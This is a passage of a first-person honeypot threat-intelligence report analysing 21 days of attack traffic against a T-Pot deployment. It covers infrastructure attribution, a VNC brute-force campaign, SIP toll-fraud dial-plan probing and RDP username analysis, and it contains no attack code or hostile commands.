

THREAT INTELLIGENCE REPORT

Honeypot Threat Intelligence Report

21 days of live internet attack traffic, analyzed from raw logs

Field	Value
Version	1.0
Collection period	August 25 to September 15, 2026
Report date	September 20, 2026
Prepared by	Mohsin Adan
Platform	T-Pot 24.04.1 Hive, 39 containers
Events collected	~4,000,000 across 43,095 source IPs
Framework	MITRE ATT&CK for Enterprise v15
Status	Final. Sanitized for publication.

Sanitization note. This is the public version. The operator's administrative address has been removed and the decommissioned honeypot address redacted. Captured authentication material and TLS key material are excluded. Attacker addresses, credentials, dialed numbers, malware URLs and sample hashes are published unchanged. No count, finding or conclusion has been altered.

Honeypot Threat Intelligence Report

Honeypot Threat Intelligence Report

1. Executive summary

I exposed a honeypot to the public internet for 21 days to find out what actually attacks a fresh cloud server, and how quickly. The answer to the second question is four minutes.

The deployment was a 39-container T-Pot instance on a DigitalOcean droplet in New York, running from August 25 to September 15, 2026, with TCP and UDP ports 1 through 64000 open to the world. It collected 38,017,308 documents covering roughly four million attack events from 43,095 unique source addresses, at a total cost of \$54.53.

After teardown I parsed the raw logs myself rather than working from the dashboard I had used during collection. That decision produced six corrections to my own notes and changed the central conclusion of the report.

The main finding is that attackers guess credentials and almost never exploit vulnerabilities. Across four million events, the intrusion detection system produced exactly one genuine CVE-specific detection: two probes for CVE-2020-5902, an F5 BIG-IP remote code execution flaw, both from the same address two days apart. The only other CVE-tagged signature fired 48 times and is a false positive on ordinary Path MTU Discovery traffic. Everything else was credential brute force and port scanning.

The second finding is about attribution. During collection I recorded what looked like three sequential attack phases: SIP enumeration, then a VNC credential campaign, then RDP activity. Resolving every source address to its hosting provider showed something different. Five honeypots, five dominant providers, no overlap. These were independent concurrent operations whose activity peaks happened to overlap. The progression was an artifact of how I was looking at the data.

The third finding is that a single operator can dominate a dataset. One customer of one German hosting provider generated 966,740 events from 82 addresses, 35.32% of everything collected, entirely against VNC. That one campaign makes France the top source country. Remove it and France effectively disappears.

Other results worth stating up front: seven malware samples were captured by hash, all of them cross-architecture variants of the same embedded-device botnet family; a reconnaissance routine executed 99 times performs environment fingerprinting to detect whether the shell it landed in is real; and credentials were attempted for nine distinct hardware manufacturers' default accounts, including the hardcoded backdoor account from CVE-2020-29583.

No provider suspension occurred, no data was lost, and total unplanned downtime was about two minutes.

2. Methodology

2.1 Infrastructure

Item	Value
Provider	DigitalOcean, NYC3
Operating system	Debian 13 x64
Specification	8 GB RAM, 4 vCPU, 160 GB SSD
Platform	T-Pot 24.04.1, Hive edition
Containers running	39
Exposure	TCP and UDP 1 to 64000, all sources
Administrative access	SSH 64295 and web UI 64297, restricted to one address
Collection start	August 25, 2026, 23:58 EDT
Collection end	September 15, 2026, 12:51 EDT
Duration	21 days

All timestamps in this report are UTC unless marked otherwise. The server ran UTC, my working notes were taken in EDT, and that mismatch caused one of the errors described in section 8.

2.2 Hardening decisions

Three controls were applied before the host was exposed.

Egress filtering. Outbound traffic was restricted at the provider firewall to DNS, NTP, HTTP, and HTTPS. Outbound SSH and SMTP were blocked, so the host could not be used to brute force other servers or send spam. This is the control that matters most for a honeypot on rented infrastructure. Inbound exposure rarely causes a provider suspension. Outbound abuse does.

Advance disclosure. A ticket describing the deployment, its purpose, and its controls was opened with the provider before go-live. Three days later an external scanning organization reported an exposed Elasticsearch instance on the host. Because a ticket already existed, the response was a reference and an explanation rather than a scramble. Section 7 covers that incident.

SMTP honeypot removed. The Mailoney container was deleted from the compose file before first start, to avoid mail reputation complaints against the provider. This is a stated limitation: the dataset contains no SMTP attack data.

2.3 Running below specification

T-Pot documents 16 GB of RAM for the Hive edition. This deployment ran on 8 GB because the provider's new-account tier required a non-refundable prepayment to unlock larger instances, which exceeded the project budget.

The risk was Elasticsearch heap pressure, which fails quietly. Dashboards keep loading while indexing silently stops. Three compensating controls were applied:

Control	Setting
Swap	4 GB, swappiness reduced to 10
Log persistence	Cut from 30 cycles to 14
Index lifecycle retention	Cut from 30 days to 21

Seven health checkpoints were scheduled across the window, each checking container status, memory, swap, disk, and, most importantly, whether the 24-hour event count was still climbing. Container health alone does not catch silent indexing failure. The event count does.

The cluster reported green at all seven checkpoints. No kernel out-of-memory kills occurred. Swap peaked at 2.7 GB of 4 GB and disk finished at 27% of 158 GB. The compensating controls held.

2.4 Data handling

Four full data exports were taken during the window and transferred off the host. After one export was corrupted by an interrupted write, integrity verification on both the server and the receiving machine became mandatory before deleting any server-side copy. A silently truncated archive with the source already deleted is the one unrecoverable failure mode in a project like this.

2.5 Analysis approach

After teardown I deliberately did not work from the dashboard screenshots taken during collection. Instead I parsed the raw log files for five honeypots independently:

Honeypot	Protocol	Events parsed
Heralding	VNC, SOCKS5, PostgreSQL	1,038,017
RDPHoneypot	RDP	591,009
Sentrypeer	SIP	527,907
Suricata	IDS alerts, all traffic	499,038
Cowrie	SSH, Telnet	325,406

Total independently parsed: 2,982,277 events. Every count reconciled with the figure recorded at teardown, which confirms the parsers are reading the same data the platform was.

Parsing was done per source rather than in one combined dataset, with deduplication across overlapping export archives. Zero malformed records were encountered in four of the five sources.

2.6 Rebuilding the enrichment layer

ASN, country, and IP reputation are not written into honeypot logs. They are added at ingest by Logstash and stored inside Elasticsearch. Destroying the droplet destroyed that layer.

I rebuilt it by joining every source address against MaxMind GeoLite2 ASN and Country databases. Of 12,601 distinct addresses, 12,563 resolved, a rate of 99.7%. The remainder are unallocated or reserved ranges.

This turned out to be better than having the original. Working from raw addresses made it possible to compute per-honeypot attribution, which is what disproved the sequential-phase reading, and to produce de-skewed statistics that a dashboard panel cannot.

Enrichment was performed on September 19, 2026, four days after takedown, using the ASN database dated September 19 and the Country database dated September 18. ASN assignments change over time, so a small number of addresses may have moved since capture.

2.7 Limitations

Low-interaction honeypots. Cowrie and the other emulators do not provide a real shell on real hardware. This was a deliberate safety decision for rented infrastructure, and it bounds what the dataset can show. An operator probing for a genuine system leaves quickly.

No human intrusion observed. Across 1,397 successful logins and 1,182 sessions with typed commands, no session showed behavior distinguishable from automation. Section 6.3 covers this in detail, including why the most promising lead turned out to be a spoofed client banner.

Egress filtering shaped malware capture. HTTP and HTTPS were permitted, so payload retrieval over port 80 succeeded. Fetches over other ports did not. The dataset therefore over-represents HTTP-delivered malware.

Binaries were not retained. Only the log directories were archived at takedown. Sample hashes survive and are published. The binaries do not exist and no static analysis was performed.

No SMTP data, because the SMTP honeypot was removed before exposure.

Single host, single region, single window. A honeypot in a different address block, a different provider, or a different month would very likely see a different mix. Nothing here should be read as a general characterization of internet attack traffic.

Scanner classification is heuristic. The separation in section 5.4 combines ASN ownership matching against known scanning organizations with self-identification through an IDS signature. It will miss scanners using generic hosting and will over-include attack traffic hosted at cloud providers that also run scanning.

3. Collection results

3.1 Overall volume

Measure	Value
Documents indexed	38,017,308
Honeypot attack events	~4,000,000
Unique source IPs	43,095
Average events per IP	~93
Time to first contact	4 minutes

First contact arrived at 00:01:50 EDT on August 26, roughly four minutes after the firewall opened, from an address in India against the printer honeypot on port 9100. That same address remained active for all 21 days and finished as the single highest-volume source at 335,109 events.




Figure 10. The attack map in the first hour of exposure: 31 events in the first minute, 155 in the first hour.

Four minutes is the finding here. There is no grace period for an unadvertised host on a fresh cloud IP. Scanning infrastructure sweeps provider address ranges continuously.




Figure 12. The full 21-day dashboard at teardown, as the platform reported it.

3.2 Ingestion over time

Date	Documents per day
Aug 28	634,000
Aug 30	1,530,000
Sep 1	1,820,000
Sep 5	1,070,000
Sep 7	1,320,000
Sep 12	3,300,000
Sep 15	2,000,000

Volume rose through the first week as the address propagated through scanner target lists, decayed, then more than doubled on September 12 when two campaigns ran concurrently.

3.3 Per-honeypot totals

Honeypot	Events	Protocol
Heralding	~1,000,000	VNC, SOCKS5, PostgreSQL
Honeytrap	~1,000,000	Generic TCP
RDPHoneypot	591,000	RDP
Sentrypeer	527,000	SIP
Miniprint	338,000	Printer, port 9100
Cowrie	325,000	SSH, Telnet
Dionaea	276,000	SMB, MSSQL, others
Ciscoasa	48,000	Cisco ASA
H0neytr4p	43,000	HTTP
ConPot	35,000	Industrial control

3.4 What never fired

T-Pot deployed over 40 honeypot containers. Eleven recorded no meaningful traffic across the entire window, including log4pot, glutton, galah, beelzebub, citrixhoneypot, ddospot, hellpot, endlessh, honeysap, medpot, and dicompot.

Zero Log4Shell exploitation attempts were observed in 21 days. For a vulnerability that dominated security coverage in late 2021, its complete absence from four million events in 2026 is worth stating. Either the population of vulnerable targets has been exhausted or scanning for it has moved on.

4. Attacker infrastructure

4.1 Concentration

ASN	Organization	Events	Source IPs	Share
51167	Contabo GmbH	966,740	82	35.32%
47890	Unmanaged Ltd	283,701	26	10.37%
197170	TechTies Inc.	151,486	91	5.53%
14061	DigitalOcean, LLC	130,677	460	4.77%
208137	Feo Prest SRL	122,061	13	4.46%
201814	MEVSPACE sp. z o.o.	102,562	12	3.75%
47154	Husam A. H. Hijazi	74,512	15	2.72%
214159	UAB Cherry Servers	66,174	3	2.42%

The ratio of events to addresses separates two behaviors. Contabo produced 966,740 events from 82 addresses. DigitalOcean produced 130,677 from 460. The first is concentrated campaign infrastructure. The second is distributed scanning. UAB Cherry Servers is the extreme case at 66,174 events from three addresses.

All of these are commercial hosting providers. None of this traffic originates from consumer connections or compromised home devices in any meaningful volume. Attackers rent servers.

4.2 Five honeypots, five operators




Figure 1. Dominant ASN per honeypot. No provider leads more than one protocol.

Honeypot	Dominant ASN	Share	Top country
Heralding (VNC)	Contabo GmbH	90%	France, 86%
Sentrypeer (SIP)	Unmanaged Ltd	49%	United States, 56%
Cowrie (SSH)	TechTies Inc.	46%	Bulgaria, 43%
RDPHoneybot	Feo Prest SRL	20%	United States, 26%
Suricata (all)	DigitalOcean	37%	United States, 44%

No provider dominates more than one protocol. Five protocols, five providers, five distinct geographic profiles.

This is the evidence that corrected my sequential-phase reading. During collection I saw SIP volume lead, then VNC overtake it, then RDP rise, and recorded that as an attack progression. It is not. These are independent operations run by different actors on separately rented infrastructure, and what I observed was their activity curves overlapping.

The distinction matters for interpretation. A progression implies one adversary adapting. Concurrent campaigns imply a marketplace of specialized operators, each working one protocol with tooling built for it. The second reading is what the data supports.

4.3 Geography




Figure 2. Geographic distribution, raw and with the single dominant ASN removed.

Raw distribution:

Country	Events	Share
France	960,002	35.07%
United States	656,852	24.00%
Bulgaria	141,862	5.18%
Taiwan	130,900	4.78%
Poland	113,425	4.14%

With the single dominant ASN removed:

Country	Events	Share
United States	656,852	37.48%
Bulgaria	141,862	8.10%
Taiwan	130,900	7.47%
Poland	113,425	6.47%
Philippines	76,110	4.34%

France leads the raw table and effectively vanishes from the de-skewed one, because every French event traces to one provider's French datacenter. "France was the top attacking country" is technically accurate and analytically worthless.

Honeypot geography measures where attack infrastructure is rented, not where attackers are. This is the most common misreading of honeypot data and both tables are published so the gap is visible.

4.4 Research scanning




Figure 3. Research scanners account for 31% of source addresses and 5.6% of events.

Two signals identify measurement infrastructure: ASN ownership matched against known scanning organizations, and 825 addresses that self-identified through the IDS signature for the Zmap scanning tool.

Category	Source IPs	Share of IPs	Events	Share of events
Attack traffic	8,673	68.8%	2,584,507	94.4%
Research scanners	3,928	31.2%	152,512	5.6%

Nearly a third of everything that touched the honeypot was measurement infrastructure, and it produced under 6% of the volume.

That ratio has a direct consequence. Scanners are optimized for coverage and touch every host once. Attackers are optimized for depth and hammer a small number of targets. A statistic counted by unique addresses describes a largely different population than one counted by event volume. The headline figures from this deployment, 43,095 unique IPs and four million events, are not describing the same thing.

5. Campaign analysis

5.1 The VNC campaign and its dormancy cycle




Figure 4. Daily VNC authentication attempts, showing two waves separated by a week of dormancy.

One operator renting from Contabo generated 966,740 events, entirely against VNC on port 5900, in two distinct waves.

Date	VNC auth attempts
Aug 29	5,294
Aug 30	112,776
Aug 31	60,914
Sep 1	1,656
Sep 2	2,725
Sep 3	8,598
Sep 4	3,016
Sep 5	6,130
Sep 6	5,225
Sep 7	2,834
Sep 8	28,703
Sep 9	177,584
Sep 10	180,357
Sep 11	154,449
Sep 12	175,784
Sep 13	79,340
Sep 14	17,513
Sep 15	8,417

Wave one: August 29 to 31, peaking at 112,776. Dormant period: September 1 to 7, running at roughly 3% of peak. Wave two: September 8 to 13, peaking at 180,357, larger than wave one, still declining at teardown.




Figure 11. The September 5 dashboard. Heralding at 7k against 111k six days earlier, the view that produced the wrong conclusion.

On September 5 I concluded the campaign had ended, because the 24-hour dashboard view showed a 94% drop. That conclusion was wrong. The campaign was dormant, and it returned three days later at higher volume than before.

Two things follow. The dormancy is roughly a week, which suggests scheduling rather than opportunism. And running the full 21 days is the only reason any of this is visible. A teardown on September 7, which I considered and rejected twice, would have produced a report stating that a campaign ended when it had not.

5.2 SIP toll fraud




Figure 5. Daily SIP event volume. Four discrete spike days against a low baseline.

The SIP honeypot captured 527,907 events and, critically, 128,666 distinct dialed numbers. That turns a claim about toll fraud into documented evidence.

Dial-plan probing. The same UK number appears with eight different international access prefixes:

Dialed string	Attempts
00442037699931	9,011
+442037699931	8,846
000442037699931	8,832
011442037699931	8,821
442037699931	8,040
0021442037699931	8,018
900442037699931	8,017
002442037699931	8,016

00 is the ITU international prefix. 011 is the North American one. The others are regional carrier and PBX dial-plan variants. The operator is testing every access code to find which one a compromised PBX will route.

That is toll fraud reconnaissance. The objective is a working dial path to a revenue-share number, after which call volume is generated against it and the fraudster collects termination fees. The same pattern repeats against Canadian and US numbers.

Method distribution:

Method	Count
REGISTER	282,152
INVITE	238,817
ACK	5,827
OPTIONS	787

REGISTER is credential brute force against SIP extensions. INVITE is call placement. Near-parity between them means operators ran both phases: find a working extension, then immediately attempt to place calls through it.

Spoofed identities. Attack tooling impersonated legitimate PBX software in the User-Agent field, including FreePBX, Cisco SIP gateways, and a specific Linksys SPA942 desk phone. One string, SipClinte2019, is a misspelling of “client” and serves as a reliable fingerprint for one particular tool.

The single largest SIP source generated 260,966 events against 92,458 distinct numbers over two weeks, 49% of all SIP traffic from one address.

5.3 RDP and what Network Level Authentication changes




Figure 6. RDP username field: 85% of distinct strings are parser artifacts, not usernames.

The RDP honeypot recorded 591,009 events across 235,431 sessions from 1,270 addresses, including 120,175 authentication attempts.

No passwords were captured. 99.998% of authentication attempts used Network Level Authentication, under which the client never transmits a password. What the honeypot captured instead was the full NTLMv2 challenge-response exchange on every attempt.

This inverts the usual framing. Attackers spraying RDP with NLA hand over crackable authentication material on every try. The honeypot collected 120,175 such exchanges and disclosed nothing. That material was deliberately not processed, and it is excluded from the published data.

The username field is 85% noise. The raw count of distinct usernames is 27,656. The real count is 55.

Category	Distinct strings	Attempts
Valid usernames	55	96,756
Malformed or binary	27,601	27,601

Every noise entry appears exactly once, and almost all of them arrived in a single six-hour window from one address. That address was not speaking RDP. It was throwing arbitrary traffic at port 3389, and the NLA parser read the payload bytes as a username.

This is worth stating as a methodology point. A dashboard reporting 27,656 unique usernames is technically correct and completely misleading. Aggregates need validation before they become findings.

Case distinguishes two operations. After filtering:

Username	Attempts	Source IPs
Administrator	36,788	537
administrator	32,716	7
root	1,599	2
admin	1,161	3
azureadmin	1,120	1

`Administrator` came from 537 addresses. `administrator` came from 7. Same target account, comparable volume, completely different shape: broad botnet spraying versus a concentrated campaign on rented infrastructure. Most aggregation tools lowercase by default and would have merged these into one meaningless 69,504-attempt bar.

